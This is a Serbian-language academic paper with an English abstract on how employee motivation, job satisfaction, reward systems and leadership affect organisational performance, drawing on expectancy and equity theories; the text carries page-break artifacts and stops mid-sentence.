Najveći broj rukovodilaca u organizacijama usmeren je na ostvarivanje što većeg udela organizacije na tržištu, tako da su bolje performanse neophodne za postizanje ovog cilja. Cilj istraživanja jeste da se analizira kako motivacija može poboljšati produktivnost zaposlenih, poznavanje faktora koji uzrokuju visoke performanse, kao i razumevanje različitih načina na koje mogu motivisati zaposlene unutar organizacije.

**Ključne reči:**
organizacija, performanse, zaposleni, motivacija.

**Abstract:**
The role of managers in an organization is to ensure that employees are performing their tasks/duties in a proper manner, and in order to achieve this, it is necessary to hire the most skillful employees. In order to improve the performances of an organization, employees need to be motivated enough. Thus, motivation in theory and practice becomes a complex issue that can be viewed from different perspectives. Although there is a lot of research on motivation, this topic has not yet been fully clarified. We can observe how motivation affects the performance of an organization, through understanding the human nature. Recent research shows that well-motivated employees are more productive and creative in achieving organizational goals, whereas those less motivated demonstrate the tendency to fail in achieving organizational goals. Motivation as a system of incentives is the basis for the development of capacities that would lead to better performances.

The largest number of managers in organizations is directed and towards achieving a greater share of the organization on the market, and thus better performances are necessary for achieving such objective. The aim of the research is to analyze how motivation can improve employee productivity, knowledge of the factors that cause high performances, as well as understanding of various ways that can motivate employees within an organization.

**Key words:**
organization, performances, employees, motivation.

## 1. UVOD

Upravljanje performansama uključuje mnoge uloge komunikatora, lidera, uzora i saradnika. Svaki pojedinac treba pravilno da razume koje su njegove odgovornosti i šta se od njega očekuje, a menadžeri treba da im pomognu da ostvare te ciljeve. Neki ljudi smatraju da je upravljanje promenama teška uloga, drugi imaju probleme kada je u pitanju vrednovanje (evaluacija) performansi. Međutim, kada se to radi na pravi način, upravljanje performansama se sastoji od partnerstva i motivacije. Iz te perspektive, ono je moćno sredstvo koje pomaže da organizacija (pojedinci, timovi) postane uspešnija.

Koristi od upravljanja performansama su očigledne: povećava se motivacija, kada su očekivanja jasna – zaposleni su češće posvećeni očekivanim ishodima (rezultatima), kada su ciljevi jasni – zaposleni doprinose većoj efikasnosti, stvaraju se uslovi za individulani razvoj zaposlenih, što ima reperkusije na čitavu organizaciju, dobro projektovan i strukturiran proces upravljanja performansama predstavlja moćan alat (sredstvo) kada se rešava pitanje lošeg učinka, itd.

## 2. PRIRODA UPRAVLJANJA LJUDSKIM RESURSIMA

Savremene organizacije shvataju da njihov uspeh u najvećoj meri zavisi od sposobnosti da razviju i zadrže talentovanu radnu snagu, što je značajan faktor u razvoju visokih performansi. Zaposleni se više ne predstavljaju puke izvršioce određenog posla, nego vitalni resurs koji zahteva veću pažnju i stalno razvijanje. Stoga je upravljanje ljudskim resursima veoma bitno za uspeh bilo koje organizacije, danas mnogo više neko ikada ranije. Nameće se pitanje koje mere organizacija treba da preduzme, kako bi efikasno upravljala ljudskim resursima?

Upravljanje ljudskim resursima danas je mnogo složenija aktivnost nego u prethodnim vremenima (Sims, 2007). Stoga, organizacije koriste svoje sektore za upravljanje ljudskim resursima kako bi izabrale i zaposlile pojedinace za koje se pretpostavlja da će uspeti na poslu, i to treba da bude nediskriminatorno (Thornton & Rupp, 2006). Sektor za ljudske resurse sprovodi programe obuke, generiše programe upravljanja i ugovara obuku sa spoljnim organizacijama (Pell, 2001). Ljudski resursi su,

E-mail: vlado.radic@vektor.net
DOI: 10.15308/Synthesis-2015-353-358

takođe, odgovorni za razvijanje vizije i misije, određivanje ciljeva, kratkoročne i dugoročne planove, kao i za pripremu taktika implementacije planova u cilju postizanja opštih ciljeva organizacije. Osim toga, ljudski resursi usmeravaju i vode pojedince unutar organizacije, što zahteva različite veštine da bi zaposleni dobili konkretan zadatak u okviru određenog vremena (Milligan, 1996). Trenutno, većina organizacija koristi sektore za ljudske resurse da bi identifikovale potencijale zaposlenih za uspeh na rukovodećim pozicijama, što se naziva napredno upravljanje programima za procenu potencijala. Shodno tome, kada organizacija želi da smanji broj zaposlenih iz ekonomskih razloga ili promena strukture, suočava se sa teškoćama da odluči koga da zadrži, a koga da otpusti (Thornton & Rupp, 2006).

## 3. PRINCIPI I SVOJSTVA EFIKASNOG UPRAVLJANJA PERFORMANSAMA

Najvažnije pitanje bilo kog sistema upravljanja perofmansama je koliko ozbiljno se uzima i koliko predano se koristi (Pulakos 2009). Obim upravljanja performansama je veoma širok, zbog čega se smatra sredstvom za poboljšanje motivacije zaposlenih za ostvarenje visokih performansi (Cokins, 2009). Efektivno upravljanje performansama zahteva temeljno razumevanje domena performansi, tj. dužnosti i zadataka koji spadaju u opis posla u organizaciji. Kada se ima adekvatan uvid u to šta posao zahteva, postoji osnova za procenu i poboljšanje performansi organizacije. Kada toga nema, očito je da nedostaje veza za ocenjivanje performansi zaposlenih i mogućnosti njihovog poboljšanja. Osim toga, nedostaje i veza za procenu performansi jednog zaposlenog u odnosu na druge zaposlene sa istim opisom posla (Robert, 2003).

Merenje performansi podrazumeva redovno merenje napretka ka preciznom ishodu, što je osnovna komponenta svakog napora u upravljanju rezultatima. Merenje performansi pruža opšte informacije koje se mogu iskoristiti za donošenje odluka i upravljanje zaposlenima na svim nivoima. U tom smislu, sistem merenja performansi može se slikovito posmatrati kao instrument tabla automobila, koja se koristi za strateško manevrisanje, svakodnevno planiranje, implementaciju poboljšanja i izmena (Andersen & Fagerhaug, 2002).

Performanse se shvataju kao postignuće organizacije u vezi sa postavljenim ciljevima, što uključuje postignute rezultate ili ostvareni doprinos pojedinaca (timova) na strateškim ciljevima organizacije. Armstrong (2002) definiše upravljanje performansama kao strateški i integrisan pristup u ostvarenju trajnog uspeha organizacije poboljšanjem performansi ljudi i razvijanjem sposobnosti pojedinaca i timova. On smatra upravljanje performansama strateškim alatom, jer je odgovoran za postizanje dugoročnih ciljeva i efikasno funkcionisanje organizacije u spoljnom okruženju. Upravljanje performansama utiče na četiri vrste integracija – vertikalnu, funkcionalnu, ljudskih resursa i ciljeva.

Vertikalna integracija predstavlja usklađivanje ciljeva na organizacionom, individualnom i timskom nivou i njihovu integraciju za efikasne performanse. Funkcionalna integracija se bavi fokusiranjem na više funkcionalnih planova, politika i strategija na zadacima u različitim nivoima i delovima organizacije. Integracija ljudskih resursa obezbeđuje efikasnu integraciju različitih podsistema za upravljanje ljudskim resursima u postizanju ciljeva organizacije sa optimalnim performansama. Integracija ciljeva fokusira se na podudarnost između potreba, težnji i ciljeva organizacije.

Kvalitet i efikasnost upravljanja performansama su realnost u organizacijama samo kada se prate osnovna ili fundamentalna načela/principi i prakse upravljanja, što uključuje (Adair, 2007; Burke, Lake & Paine, 2009):

1. transparentnost – odluke koje se odnose na poboljšanju performansi i merenja (kao što su planiranje, raspodela rada, vođenje, savetovanje i praćenje, pregled performansi) treba pravovremeno saopštiti rukovodiocima i drugim članovima organizacije,
2. razvoj zaposlenih i osnaživanje – učešće zaposlenih/rukovodilaca (pojedinaca i timova) u procesu donošenja odluka i njihov partnerski položaj u organizaciji,
3. vrednosti – fer tretman i obezbeđenje satisfakcije akterima organizacije, empatije i poverenja prema ljudima,
4. prijatno radno okruženje – upravljanje treba da stvori pogodnu i prijatnu radnu klimu i kulturu koja bi pomogla ljudima da podele svoja iskustva, znanja i informacije u ispunjenju težnji rukovodilaca i ostvarenju ciljeva organizacije,
5. spoljno okruženje – efikasno upravljanje spoljnim okruženjem u cilju prevazilaženja prepreka i smetnji upravljanju performansama.

Upravljanje performansama je složen pojam koji obuhvata različite dimenzije organizacije i ljudi, pa misija i ciljevi organizacije treba da budu dobro osmišljeni. Planiranje performansi, razvoj i sistemi nagrađivanja omogućavaju rukovodiocima da ostvare svoj istinski potencijal u doprinosu rastu i razvoju organizacije. Performanse i kvalitet upravljanja su funkcija nekoliko preduslova o kojima rukovodioci treba da vode brigu (Carton & Hofer, 2008; Burke *et al*., 2009):

1. jasnoća organizacionih ciljeva – menadžeri treba jasno i precizno da propisuju organizacione ciljeve, obezbede dobro informisanje o njima i razumeju šta organizacija očekuje od njih,
2. evaluacija – performanse pojedinaca ili timova treba stalno ocenjivati, pa organizacija treba da razvije sistem i proces evaluacije dizajniran i razvijen na naučnim osnovama,
3. saradnja – menadžeri treba da neguju praksu kroz sistem konsenzusa, a ne kroz pojačanu kontrolu i prisilu,
4. samoupravljački timovi (*self-management*) – menadžment treba da podstakne pojedince i timove da samostalno upravljaju performansama,
5. razvoj liderstva – treba identifikovati koji menadžeri imaju liderski potencijal za obezbeđenje bolje i efikasnije dvosmerne komunikaciju između njih i zaposlenih,
6. sistem povratne veze – organizacija mora da obezbedi neometeni sistem povratne veze radi boljeg upravljanja performansama.

## 4. MOTIVACIJA

Jedna od najčešće istraživanih oblasti u poslovnom svetu je motivacija. Zašto ljudi rade to što rade i kako se mogu motivisati da rade ono što treba da rade? Ako se razume kako i zašto su ljudi motivisani, mogu se ohrabriti da budu bolji i da daju sve od sebe na poslu. Ključ za održiv opstanak i organizacioni uspeh ne leži samo u racionalnim, kvantitativnim pristupima, nego i u posvećenosti zaposlenih da se uključe i motivišu za rad (Sims, 2007). Kada su ljudi motivisani da budu uspešni i ostvaruju postavljene ciljeve, raste uverenje u sopstvene sposobnosti, što ih čini još motivisanijim. Kada ljudi imaju samopouzdanje i motiviciju na poslu, to rezultuje mnogim pozitivnim izlazima: povećanje satisfakcije poslom, povećanje napora, fokusiranje na rezultate, itd.

Motivacija je pitanje koje je zabrinjavalo menadžere i u prošlosti, a postalo je prepoznatljivo kao sastavni deo savremenih organizacionih dešavanja. Motivacija je prilično složena



DOI: 10.15308/Synthesis-2015-353-358

da bi se svela na činjenicu da samo nekoliko faktora utiče na performanse zaposlenih u određenoj organizaciji. Razlog za to je situacija (ili stanje) u kome ono što motiviše jednog radnika sigurno neće motivisati drugog zaposlenog u istoj organizaciji. McShane i von Glinow (2003) definišu motivaciju kao "faktor koji može da utiče na način, snagu i želju za ponašanje prema radu". Ovu definiciju podržali su Petri i Govern (2004): "motivacija je misao koja definiše (karakteriše) pogonsku silu pojedinaca koja definiše (objašnjava) razlike u intenzitetu ponašanja".

Motivisani zaposleni su voljni da se posvete određenom cilju organizacije. Aktivnosti koje uključuju promenu posla ili pad u nivou hijerarhije, potiskuju mnoge zaposlene u procesu motivacije i mogu značajno narušiti nivo poverenja i neophodnu posvećenost zaposlenih ispunjenju postavljenih zahteva. Štaviše, potrebe zaposlenih se menjaju, pa mlađe generacije imaju drugačija očekivanja nego stariji radnici. Ovo se navodi kao rezultat globalizacije koja je dovela do varijacija po pitanju motivacije radne snage (McShane & von Glinow, 2003).

Ključni princip motivacije kaže da su performanse bazirane na sposobnostima i motivaciji osobe, što se često prikazuje relacijom (Armstrong, 2001):

Performanse = f (sposobnosti x motivacija)

Prema tom principu, nijedan zadatak ne može biti uspešno izvršen ukoliko osoba koja je zadužena da ga obavi nije sposobna da to uradi. Sposobnost je talenat osobe za izvršenje zadataka povezanih sa ciljem. Taj talenat uključuje intelektualne i fizičke kompetencije.

Po pitanju motivacije sprovedena su mnoga istraživanja, a teorije motivacije nastoje da pokažu zašto jedni zaposleni rade ili čine stvari na određeni način, a drugi ne. Među brojnim teorijama motivacije, za razumevanje procesa motivisanja zaposlenih posebno su korisne dve (Janićijević, 2007): teorija očekivanja (*Expectancy Theory*) i teorija jednakosti (*Equity Theory*).

Teorija očekivanja kaže da su ljudi motivisani sa tri vrste očekivanja (Janićijević, 2007):

- da će napori koje oni ulažu dovesti do ostvarenja željenog cilja (rezultata),
- da će ostvareni rezultat dovesti do nagrade,
- da će nagrada biti vredna napora i poželjna.

Teorija jednakosti kaže da motiv zaposlenih zavisi od dve vrste odnosa (Janićijević, 2007):

- odnos između uloženih napora i nagrada (ukoliko postoji očigledna nesrazmera između napora i nagrade, motivacija će izostati nezavisno od toga kolika je nagrada),
- odnos između uloženog napora i nagrade zaposlenog i istog takvog napora i nagrade njegovih kolega sa kojima se upoređuje (neko neće biti motivisan čak i pored dobre nagrade za relativno malo uloženog rada ako je procenio da su drugi radili još manje za istu nagradu ili pak da su sa istim radom dobili veće nagrade).

Motivacija je proces pokretanja ljudske aktivnosti usmeren ka postizanju određenih ciljeva. Zaposleni sa nejasnim ciljevima (ili bez ciljeva) skloni su da rade sporo, loše izvršavaju zadatke, pokazuju nedostatak interesovanja i obavljaju manji obim posla od zaposlenih čiji su ciljevi jasni i izazovni. Zaposleni sa jasno definisanim ciljevima su energičniji i produktivniji. Modifikovanje ponašanja zaposlenih podrazumeva korišćenje četiri sredstva (strategije) za promenu ponašanja, označena kao strategije intervencije. Te strategije su: pozitivan podsticaj, negativan podsticaj, kazna i izostavljanje reakcije.

## 5. ZADOVOLJSTVO POSLOM

Ispitivanje zadovoljstva poslom jedna je od najaktuelnijih i najkompleksnijih tema u domenu upravljanja ljudskim resursima. Njena aktuelnost sa aspekta upravljanja je uzrokovana nizom konsekvenci koje generiše zadovoljstvo, odnosno nezadovoljstvo poslom. U naučnoj literaturi i menadžerskoj praksi, kao faktori koji doprinose povećanju produktivnosti zaposlenih sve više se susreću pojmovi povećanje sposobnosti zaposlenih, komunikaciono zadovoljstvo, privrženost poslu, zadovoljstvo poslom, partnerstvo sa internim korisnicima, itd.

Zadovoljstvo poslom definiše se kao ugodan osećaj koji proizilazi iz poimanja da nečiji posao ispunjava ili omogućava ispunjenje važnih poslovnih vrednosti te osobe. Ovom definicijom iskazana su tri bitna aspekta zadovoljstva poslom. Prvo, zadovoljstvo poslom je funkcija vrednosti (definisana kao nešto što osoba svesno ili nesvesno želi postići). Drugo, zaposleni imaju različite poglede o tome koje su veštine važne (što je kritično pri određivanju prirode i stepena njihovog zadovoljstva poslom). Treći aspekt je nečija percepcija o situaciji s obzirom na vrednosti koje ceni (Hollenbeck & Wright, 2005).

U teorijskim pristupima motivaciji za rad naučnici su pokušali da odgovore na pitanja u vezi sa faktorima zadovoljstva poslom, pa su prisutna tri različita pristupa (Burke, Lake & Paine, 2009):

- dispozicioni – zadovoljstvo poslom je stabilna pozitivna ili negativna orijentacija prema poslu,
- vezano je za socijalnu sferu i odnosi se na informacije koje drugi ljudi saopštavaju u vezi sa poslom,
- kognitivno–informacioni model koji se zasniva na informacijama koje pojedinac akumulira u vezi sa poslom koji obavlja i okruženjem u kome radi.

Opšte zadovoljstvo poslom se definiše kao stav prema poslu (kognitivna, afektivna i akciona tendencija). Skale za merenje zadovoljstva poslom najčešće sadrže faktore koji obuhvataju afektivnu tendenciju (ljubav prema poslu, osećaj ispunjenja ili uživanja tokom obavljanja posla) i kognitivnu tendenciju (mišljenje o kreativnosti posla, izazovnosti sadržaja i težini posla, itd.).

Za razliku od nivoa produktivnosti, procenta odsustvovanja sa posla i napuštanja organizacije (što se može direktno meriti), zadovoljstvo poslom je prisutno u svesti zaposlenog i ne može se direktno proveriti bez njegovog učešća u procesu merenja. Metode za indirektno merenje zadovoljstva poslom uključuju posmatranje zaposlenog, intervjue i anketiranja na osnovu upitnika. Mnoge organizacije daju prednost istraživanju pomoću upitnika, jer posmatranje i intervjuisanje zahtevaju više vremena. Osim toga, istraživanje pomoću upitnika pruža mogućnost organizaciji da upotpuni predstavu o zadovoljstvu poslom svih ili najvećeg broja zaposlenih. Upitnici mogu da sadrže pitanja o opštoj oceni zadovoljstva poslom ili ona koja se odnose na pojedine aspekte zadovoljstva poslom. Ovakav način merenja zadovoljstva poslom je pogodan u situacijama kada je korisno dobiti precizniji uvid u određene faktore koji izazivaju zadovoljstvo ili nezadovoljstvo zaposlenih.

Iako je razumljivo očekivati da će radnici zadovoljni poslom biti produktivniji od nezadovoljnih radnika, istraživanja pokazuju da između produktivnosti i zadovoljstva poslom ne postoji snažna veza. Štaviše, pokazano je da bilo koji nivo zadovoljstva može biti povezan sa bilo kojim nivoom produktivnosti. Očekivanje da će se zadovoljan radnik više truditi podrazumeva paternalistički stav. Pojedinac treba da bude "zahvalan" što je na mestu koje mu pruža zadovoljstvo i to "vrati" kroz trud, zadovoljstvo, entuzijazam i istrajne napore da održi visok učinak.



DOI: 10.15308/Synthesis-2015-353-358

Nažalost, mnogo je realnije očekivati da radnik neće iskazivati zahvalnost, još manje da će njegov entuzijazam uvek ići u pravcu očekivanja poslodavca ili menadžera. Interesi zaposlenih i poslodavaca, naravno, ne moraju se uvek poklapati.

Sa aspekta zaposlenih, posao donosi različite oblike nagrađivanja: novac, druženje, status, postignuća, itd. Ugled i status za određene kategorije radnika nisu od značaja. Moguće je da će se neki radnici više zalagati na poslovima koje zapravo ne vole, jer oni donose ugled. S druge strane, radnici koji obavljaju visokospecijalizovane poslove, koji su moralno involvirani u svoje profesije, najčešće povezuju zadovoljstvo i produktivnost. Ipak, ova veza može da bude obojena i lojalnošću prema profesiji ili idealnim viđenjem zanata, a da ne proizlazi iz samog zadovoljstava poslom.

Veza između motivisanosti i produktivnosti je veoma kompleksna i očigledno je da u potrebna dodatna istraživanja kako bi se potpuno objasnila. Ipak, menadžer koji uspe da poveća zadovoljstvo radnika (a iz tog ne profitira povećanjem učinka) ubrzo će otkriti druge pozitivne efekte. Apsentizam, bolovanja i fluktuacija za svako preduzeće predstavljaju veoma visoke izdatke, a povećanje zadovoljstva poslom njih će svakako smanjiti.

## 6. TEHNIKE POVEĆANJA MOTIVACIJE ZAPOSLENIH

Motivacioni postupci u procesu rada povezani su sa vrednostima zaposlenih i dominantnim motivacionim sistemima koji se razlikuju u društvenim i ekonomskim okvirima. U sistemima u tranziciji, motivacioni sistemi su veoma haotični i nestabilni, u liberalnom kapitalizmu zasnivaju se na tržišnoj ekonomiji i slobodnoj konkurenciji, a u prevaziđenim socijalističkim uređenjima temeljili su se na proklamovanoj društvenoj pravdi i jednakosti.

Ako je motivacija za rad u suštini složena pojava, razlikuju se pojedinci, karakteristike poslova, organizacija i društveno-ekonomski milje, treba se osvrnuti na tehnike kojima se može povećati motivacija, a to su (Miljković, 2007):

- novčana stimulacija,
- participacija,
- poboljšanje kvaliteta života i uslova rada zaposlenih,
- obogaćivanje i proširivanje posla.

Sistem nagrađivanja zaposlenih je deo proklamovane politike, procesa i prakse neke organizacije koji je u skladu sa sposobnostima, doprinosima, kompetencijama i njihovom "tržišnom" vrednošću. Sistem nagrađivanja zaposlenih formuliše se u vidu finansijskih nagrada (fiksni i varijabilni deo plate) i beneficija zaposlenih. Sistem obuhvata i nefinansijske nagrade, kao što su: priznanja, pohvale, relacije, odgovornosti i lični razvoj (Armstrong, 2002).

Sistem nagrađivanja u organizaciji je način na koji se podstiču ili obeshrabruju određene karakteristike zaposlenih. Najvažniji parametar sistema nagrađivanja obuhvata plate, bonuse i privilegije. Kao sredstvo za podršku inovacijama sistem nagrađivanja je prilično mehanička, ali ipak efikasna tehnika upravljanja. Kada članovi organizacije shvate da će biti nagrađeni za takve aktivnosti, imaju veću motivaciju za kreativan rad. Inicijativa da se obezbede finansijske i nefinansijske nagrade ljudima i grupama koje razvijaju (koriste) inovativne ideje je važna za organizacije. Isto tako, od vitalnog značaja je da se izbegne kažnjavanje kreativnosti kada to ne rezultuje očekivanim uspehom (Griffin, 2006).

Sistem nagrađivanja je veoma važan u bilo kojoj organizaciji kao proces kojim se upravlja ponašanjem ljudi. Ukoliko je pravilno dizajniran, sistem nagrađivanja može dovesti do atraktivnog ponašanja u organizaciji. S druge strane, ako je neispravno dizajniran, sistem nagrađivanja može pogoršati stabilnost organizacije i ugroziti njen opstanak (Flamholtz, 1996).

Novac predstavlja snažan stimulans za veliki broj zaposlenih i često je više od onoga što predstavlja njegova monetarna vrednost – on predstavlja moć, sigurnost, ugled. Novac je značajan motivator za ljude kojima je potreban da bi ispunili svoje potrebe i potrebe onih koji od njih zavise. Na novac kao motivator manje će obraćati pažnju zaposleni koji su došli do nivoa kada im potrebe za novcem nisu od najvećeg značaja, iz prostog razloga što ga imaju dovoljno, što on u njihovom sistemu vrednosti ne znači mnogo ili zato što su im potrebe zadovoljene. Novac je, naravno, najpotrebniji onima koji nisu zadovoljili svoje osnovne potrebe.

U organizacijama, zarada je i pokazatelj statusa, ugleda, značaja koji pojedinac ima i može (ali i ne mora) da bude ekvivalent zalaganju. Često je novac samo pokazatelj prethodnog zalaganja, doprinosa i lojalnosti koje je neko ostavario u organizaciji i služi kao nagrada za sveukupni doprinos ili kao zalog za buduće ponašanje. Ipak, razlike u zaradama se koriste kao stimulans da se oni koji žele više novca više i trude. Stimulacija se zaposlenima ne mora pružiti samo u novcu ona može biti u vidu nagrade, stipendije, specijalizacije, učestvovanja na stručnom ili naučnom skupu, plaćenog odmora, rekreacije, itd. Međutim, veliki problem sa novcem ogleda se u očiglednoj razlici u pogledu količine novca koja motiviše pojedince. Nekome je potrebno malo da bi radio dobro ili malo više da bi radio još bolje, dok se za neke praktično ne može sagledati količina novca koja bi podstakla njihovu motivaciju. Iz navedenog razloga moramo primetiti da novac i kada je motivator (a ne samo blokator nezadovoljstva) on to ipak nije u dovoljno jakoj, jednakoj i postojanoj meri za sve.

Aktivna saradnja ili konsultovanje zaposlenih oko stvari koje su u delokrugu njihovih kompetencija, za veliki broj ljudi je značajan motivacioni činilac. Participacija pretpostavlja da se organizacija oslanja na nekog, da ga uvažava i prihvata. Iskusan menadžer uvek će participacijom motivisati zaposlene, na bilo kom nivou i pri tom će znati da je korist dvostruka – motivacija i saradnja zaposlenih će se povećati, a istovremeno će generisati dovoljno korisnih sugestija, predloga i inovacija.

U novije vreme, kao jedan od najinteresantnijih pristupa u motivisanju zaposlenih navodi se poboljšanje kvaliteta života na radu, što podrazumeva obiman program mera u cilju unapređenja rada, opreme, uslova, klime i socijalizacije u ogranizaciji. To je široko, interdisciplinarno polje koje pored menadžera uključuje stručnjake različitih specijalnosti – psihologe, ekonomiste, stučnjake za organizaciju rada i proizvodnju, ergonome, sociologe i androgoge, stručnjake za međuljudske odnose, lekare različitih specijalnosti, arhitekte i dizajnere, ekologe, itd.

Istraživači i analitičari motivacije na radu jednoglasno podržavaju stav da su najvažniji činioci motivacije – unapređivanje izazovnosti i sadržajnosti radnih zadataka, značajnost rada, proširenje odgovornosti, povećavanje ugleda i prestiž posla (Beck, 2000). Uvođenje ovih činilaca u radnu situaciju naziva se obogaćivanje posla. Principi obogaćivanja posla načelno važe za sve kategorije poslova, a neposredni i najznačajniji rezultati su povećanje produktivnosti i zadovoljstva, smanjenje fluktuacije i apsentizma radnika.

Obogaćivanje posla treba razlikovati od proširivanja posla, mada ima autora koji ne postavljaju oštre razlike između ovih principa. Proširivanje posla se odnosi na eliminisanje monotonije rada i ostvarivanje varijabilnosti ponavljajućih operacija. Praktično, to znači da se proširivanje posla vrši dodavanjem novih, drugačijih operacija, što radnika dovodi u psihofizičko stanje pojačane aktivacije i zainteresovanosti za rad. Iako je zna-



DOI: 10.15308/Synthesis-2015-353-358

čaj ovakvih postupaka u cilju obogaćivanja posla nesporan i sa psihološkog aspekta opravdan, efekti ne moraju uvek da budu izraženi. Pre svega, reč je o tehnološkom procesu koji može da bude tako kreiran da poslovi jednostavno ne mogu da se "obogate". Dalje, problemi se javljaju oko toga da li radnici zaista žele da se u njihov rad unesu promene i kako će ih shvatiti – kao obogaćivanje, odnosno proširivanje sadržaja rada (u cilju pojačavanja zanimljivosti, izazovnosti i prevencije monotonije) ili kao prosto otežavanje već teškog i neprivlačnog posla.

Za organizacije je veoma važno da u njima rade motivisani i zadovoljni zaposleni. Kako se to može postići? Rukovodioci na svim nivoima treba da znaju da zaposlene u organizaciji pokreću različiti motivi. Pogrešno je da rukovodioci pođu od pretpostavke da svi ljudi žele isto (McShane & von Glinow, 2003). Struktura zaposlenih (po starosti, polu, obrazovanju) u svakoj organizaciji je heterogena, ali svi oni moraju biti ispoštovani jer su važni za funkcionisanje sistema, moraju se saznati njihovi motivi: šta svaka od grupa radi, šta ih pokreće, šta ih čini zadovoljnim ili nezadovoljnim? Motivisanje zaposlenih je zadatak svakog rukovodioca, na kom god nivou organizacije se nalazio, a poznavanje koncepata motivacije osnovni uslov za lidersko ponašanje.

## 7. MOTIVACIJA I LIDERSTVO

Liderstvo predstavlja proces kojim se drugi inspirišu da vredno rade na ostvarivanju dodeljenih zadataka, a za ulogu uspešnog lidera potrebni su znanje i sposobnosti rada na različitim aspektima motivacije, komunikacije, timskog rada i interpersonalnih veza. Lideri imaju zadatak da oblikuju organizacije u kojima će svaka osoba moći da razvija sosptvene potencijale, da oseća pripadnost organizaciji, da je korisna i važna, da se od nje očekuje doprinos u ostvarivanju postavljenih ciljeva. Savremeni lider je onaj koji na zaposlene gleda kao na snažan izvor energije koja izvire iz sposobnosti, osobina ličnosti i znanja i može da inspiriše lojalnost i entuzijazam kod onih koje vodi. Najvećim kvalitetom lidera smatra se sposobnost rešavanja kompleksnih pitanja motivacije zaposlenih, koja utiče na poboljšanje efikasnosti, efektivnosti, kreativnosti i kvaliteta.

Uloga lidera je da motiviše zaposlene da svojim potencijalom (znanjima, sposobnostima, veštinama) doprinose ostvarivanju ciljeva organizacije, kroz šta oni ostvaruju svoje lične i profesionalne ciljeve. Da bi lider na odgovarajući način motivisao zaposlene, potrebno je da bude dobar dijagnostičar, jer su potrebe zaposlenih raznovrsne i promenljive i različito vredne za svakog pojedinca. Od njega se traži da ima diferenciran pristup u izboru tehnika motivisanja prilagođenih pojedincu. Nekom su važni (uvek i prvenstveno) materijalni stimulansi, nekom je važno šta radi i sigurnost posla, nekom su važna priznanja, a zadatak lidera je da otkrije i prepozna motive zaposlenih (saradnika) i obezbedi uslove za njihovo zadovoljavanje, uz istovremeno ostvarivanje potreba i ciljeva organizacije. Motivacija zaposlenih se ostvaruje u svakodnevnom ponašanju i zajedničkom radu lidera i zaposlenih. Ljudi su nosioci ideja, kreativnosti, produktivnosti i kvaliteta, a da bi ispoljili i aktivirali svoj potencijal potrebna je organizaciona sredina u kojoj se zaposleni tretiraju kao saradnici i partneri (Beck, 2000; Chan & Drasgow, 2001; Kouzes & Posner, 2002; Petri & Govern, 2004; Burke, Lake & Paine, 2009; Yukl, 2010).

Lideri posebnu pažnju poklanjuju ljudskim resursima, ali treba istaći i činjenicu da motivacija predstavlja temu o kojoj lideri više vole da pričaju, nego da je primenjuju u praksi. Primarna orijentacija lidera je pronalaženje odgovora na pitanje: na koji način uključiti i motivisati zaposlene, imajući u vidu ulogu svakog pojedinca u organizaciji.

Značajno područje delovanja lidera na motivaciju je svakodnevno ponašanje i odnos prema zaposlenima/saradnicima. Dobar lider u svakodnevnim kontaktima uvažava i ceni kvalitetan rad, uočava znanja, sposobnosti zaposlenih, njihovo mišljenje i ideje, uključuje ih u svakodnevno rešavanje problema, pokazuje im privrženost i spremnost za saradnju. Zbog velikog značaja za organizaciju, lideri posebnu pažnju posvećuju zapošljavanju stručnih ljudi, s jedne strane, kao i sprečavanju fluktuacije kvalitetnih radnika, s druge strane. Da bi stvorile povoljno radno okruženje koje će podsticati zaposlene na kreativan i inovativan odnos prema poslu, mnoge organizacije koriste pravilno osmišljen sistem nagrađivanja zaposlenih.

Menadžeri koriste različite strategije da bi motivisali zaposlene. Svaka strategija ima za cilj da zadovolji potrebe članova organizacije kroz odgovarajuće organizaciono ponašanje. Međutim, teško je reći koja strategija je najefikasnija, jer u različitim situacijama organizacije pokazuju različite efekte. Praksa je pokazala da u procesu motivacije najbolje rezultate daje kombinacija poznatih strategija, s tim što dominantnu ulogu ima ona strategija koja je najprimerenija trenutnoj situaciji u organizaciji.

Prva (osnovna) strategija motivisanja je komunikacija. Dobra komunikacija između lidera i podređenih struktura obezbeđuje zadovoljenje elementarnih ljudskih potreba, pa lideri moraju biti nosioci dobre komunikacije. Njihova naklonost prema zaposlenima, spremnost da saznaju njihove probleme i da ih rešavaju, obezbediće da se osećaju sigurnije, da imaju osećaj pripadnosti organizaciji, a samim tim i osećaj samopotvrđivanja. Sigurnost, pripadnost i samopotvrđivanje su osnovne potrebe članova organizacije, a komuniciranje je jedno od osnovnih sredstava za zadovoljenje ovih potreba.

Druga strategija radne motivacije jeste stav lidera prema zaposlenima. Ova strategija se zasniva na MekGregorovim teorijama X i Y, odnosno na negativnim (teorija X) i pozitivnim (teorija Y) pretpostavkama koje menadžeri imaju prema podređenim članovima organizacije. Ako se pod sadržajem negativnog stava podrazumevaju pretpostavke o nezainteresovanosti zaposlenih za kvalitetan doprinos organizaciji, pa se, u tom smislu, represivno deluje na njih, nije sigurno da će takav stav uvek delovati nemotivaciono. Međutim, pozitivan stav lidera, u smislu pretpostavki da su radnici vredni, požrtvovani i da se identifikuju sa organizacijom sigurno će delovati motivaciono na radnike.

Treća strategija motivisanja jeste osmišljavanje i obogaćivanje posla. Ona ima za cilj smanjenje uobičajene rutine radnog mesta, ali i postizanje veće efikasnosti na radnom mestu. Jedan od najstarijih načina eliminacije uobičajene rutine radnog mesta kroz osmišljavanje posla jeste rotacija – zaposleni se ne zadržavaju duži vremenski period na istom radnom zadatku (mestu), nego ih lider u toku određenog vremenskog **ciklusa preseljava** sa posla na posao. Rotacija, svakako, zahteva višestruku kvalifikaciju zaposlenog (ukoliko je reč o potpunoj rotaciji), ali ako je sadržaj rada na pozicijama koje zaposleni prolazi tokom rotacije isti ili sličan, takva kvalifikacija nije neophodna (tada je reč o delimičnoj rotaciji).

Četvrta strategija radne motivacije zasniva se na konceptu tzv. modifikacije ponašanja. Ovaj koncept odnosi se na podsticanje određenog ponašanja i zavisi od posledica koje takvo ponašanje proizvodi. Pojedinac teži da ponavlja ponašanje koje se nagrađuje, a eliminiše ono koje se kažnjava. Ukoliko lideri žele da modifikuju ponašanje svojih potčinjenih, moraju prethodno znati do kakvih će posledica dovesti ta modifikacija.

Kao celina, organizacija može (i treba) da obezbedi kontekst unutar koga se mogu postići visoki nivoi motivacije, tako što će obezbediti inicijative, nagrade i mogućnosti za učenje i rast. Lideri treba da imaju glavnu ulogu u motivisanju zaposlenih kako



DOI: 10.15308/Synthesis-2015-353-358

